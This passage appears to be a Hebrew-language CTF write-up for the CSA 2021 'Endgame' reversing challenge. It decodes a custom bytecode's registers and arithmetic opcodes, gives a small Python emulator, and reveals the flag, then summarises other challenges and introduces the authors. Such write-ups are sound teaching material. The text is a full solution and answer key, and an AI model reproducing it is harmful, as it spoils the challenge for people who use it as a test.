**1E** 05 **1F** CD EF **EF**

חשבנו שהערכים הללו מייצגים אולי אוגרים (registers) בסוג מסויים של שפה בסיסית custom, שמחזיקים ערכים מסוימים.

נמשיך עם קו המחשבה על הדוגמה הראשונה:

**1A** 05 **1B** 03 AB **AB** EF 08 FF 80

יכול להיות ש 1A 05 מייצג טעינה של הערך 0x5 לתוך האוגר 1A.

יכול להיות ש 1B 03 מייצג טעינה של הערך 0x3 לתוך האוגר 1B.

מעט אחר כך מופיע הערך 08 – תוצאת החיבור של 0x5 ו0x3.

אם כן, יכול להיות שEF – תו שחוזר על עצמו מספר פעמים, הוא בעצם ייצוג של התו '=', כלומר בדיקת שוויון.

בנוסף, אנחנו רואים שבין כל דוגמה לדוגמה מפריד FF 80.

אם כן ייצוג של הקוד באסמבלי יהיה

mov 1A, 0x5

mov 1B, 0x5

add 1A, 1B

אם כן נראה שAB מייצג את הפעולה add כלומר חיבור.

נבדוק את ההנחות שלנו על הדוגמאות האחרות.

**1C** B3 **1D** 91BA **CD** EF 22 FF 80

הערכים 0xB3 ו0x91 נטענים בהתאמה לאוגרים 1C ו1D. אחר כך מופיע הערך 0x22 שהוא במקרה תוצאת החיסור בין 0xb3 לבין 0x91 כלומר בין 1C לבין 1D. חיסור היא פעולה שבה סדר האופרנדים משנה את התוצאה, נראה אם נוכל להבין את מבנה הפקודה הכללי בשפה. נראה שהייצוג של פעולת החיבור הוא AB וכאן מופיע BA מייד אחרי הדוגמה, לכן כנראה שBA מייצג את פעולת החיסור. מייד אחרי, מופיע הערך CD, כנראה שCD מייצג את סדר האופרנדים – 1C הוא האופרנד השמאלי ו1D הוא האופרנד הימני.

אם כך,

1A-1F:

מייצגים אוגרים, אחרי כל שימוש באוגר מופיע ערך שנטען עליו.

אם תבדקו את הדוגמאות הבאות שבן מופיע FF 80, תגלו את הפעולות הבאות:

AB - add

BA - sub

CD - mul

DC – div

אחרי כל פעולה, מגיע ערך המייצג את סדר האופרנדים. כך לדוגמה הערך CD מייצג שהאופרנד השמאלי הוא 1C ושהאופרנד הימני הוא 1D.

אחרי שמופיע FF 80 בפעם האחרונה, מתחיל הקוד האמיתי.

נכתוב תוכנה שתפענח את הקוד ותבצע אותו בעצמה – מעין אמולטור לשפה:

import operator

from Crypto.Util.number import long\_to\_bytes

with open('./flag', 'rb') as f:

    data = f.read()

reg = {0x1a: 0, 0x1b: 0, 0x1c: 0, 0x1d: 0, 0x1e: 0, 0x1f: 0}

ops = {0xab: operator.add, 0xba: operator.sub,

       0xcd: operator.mul, 0xdc: operator.ifloordiv}

for i in range(0, len(data), 2):

    if data[i] in reg:

        reg[data[i]] = data[i + 1]

    elif data[i] in ops:

        var1 = ((data[i + 1] >> 4) & 0xf) + 0x10

        var2 = (data[i + 1] & 0xf) + 0x10

        reg[var1] = ops[data[i]](reg[var1], reg[var2])

נראה שהפעולה האחרונה בתוכנה היא 1B 01 AB AB.

כלומר טוענים את הערך 0x1 לתוך 1B ואז מוסיפים אותו ל1A, נקרא את הערך של 1A בסיום התוכנית, ונמיר אותו לסטרינג:

import operator

from Crypto.Util.number import long\_to\_bytes

with open('./flag', 'rb') as f:

    data = f.read()

reg = {0x1a: 0, 0x1b: 0, 0x1c: 0, 0x1d: 0, 0x1e: 0, 0x1f: 0}

ops = {0xab: operator.add, 0xba: operator.sub,

       0xcd: operator.mul, 0xdc: operator.ifloordiv}

for i in range(0, len(data), 2):

    if data[i] in reg:

        reg[data[i]] = data[i + 1]

    elif data[i] in ops:

        var1 = ((data[i + 1] >> 4) & 0xf) + 0x10

        var2 = (data[i + 1] & 0xf) + 0x10

        reg[var1] = ops[data[i]](reg[var1], reg[var2])

flag\_len = len(hex(reg[0x1a])[2:]) // 2

flag = long\_to\_bytes(reg[0x1a]).decode()


print(flag)

PS C:\Users\orkin\Documents\ctfs\_cyber\_shit\csa-2021\Endgame> python .\solve.py  
CSA{cs@5s3mbl3d}

ונקבל את הדגל:

|  |
| --- |
| **CSA{cs@5s3mbl3d}** |

**סיכום**



נרצה להודות לצוות של Checkpoint על אתגרים נהדרים, מאתגרים ומאוד יצירתיים!

הCTF השנה כלל אתגרים מקשת רחבה של תחומים, בPass it on השמשנו timing attack.

באתגר Beat the map, למדנו על הפורמט של קובץ bmp. ובPuzz-word השתמשנו באלגורתים Backtracking.

באתגר ls, היינו צריכים למצוא md5 collision, דבר בעל משמעות חשובה גם מחוץ תחום הctfים.

נהננו מאוד מאתגרי הreversing, הרגשנו שהשנה הכותבים התעלו על עצמם. בComputed Shopping Assistant, קיבלנו טעימה מתחום מחקר החולשות. בSlot Machine היינו צריכים לחשוב על כמה השערות שבלעדיהן היינו הולכים להיאבד בקוד המקור של פייתון. ובEndgame, כנראה האתגר הקשה ביותר השנה, היינו צריכים להבין פורמט של שפה לא ידועה ולכתוב לה אמולטור.

נתראה בשנה הבאה!

**קצת על עצמנו:**

[אור גלובוס](https://www.linkedin.com/in/or-globus-118a211a8/) – חוקר אבטחה בXM Cyber, אוהב חקר חולשות, לפתור אתגרי Reversing וPwn ופיתוח Low level. בנוסף אמן פידה בשחמט ומתאמן באגרוף תאילנדי. [Github](https://github.com/orkinyo).

[עידן סטרובינסקי](https://www.linkedin.com/in/idan-strovinsky-b84644146/) – senior security researcher בXM Cyber, אוהב malware analysis, חקר חולשות, לפתור אתגרי Pwn ו Reversing, בעברי מפתח תוכנה. [Github](https://github.com/ghsi10).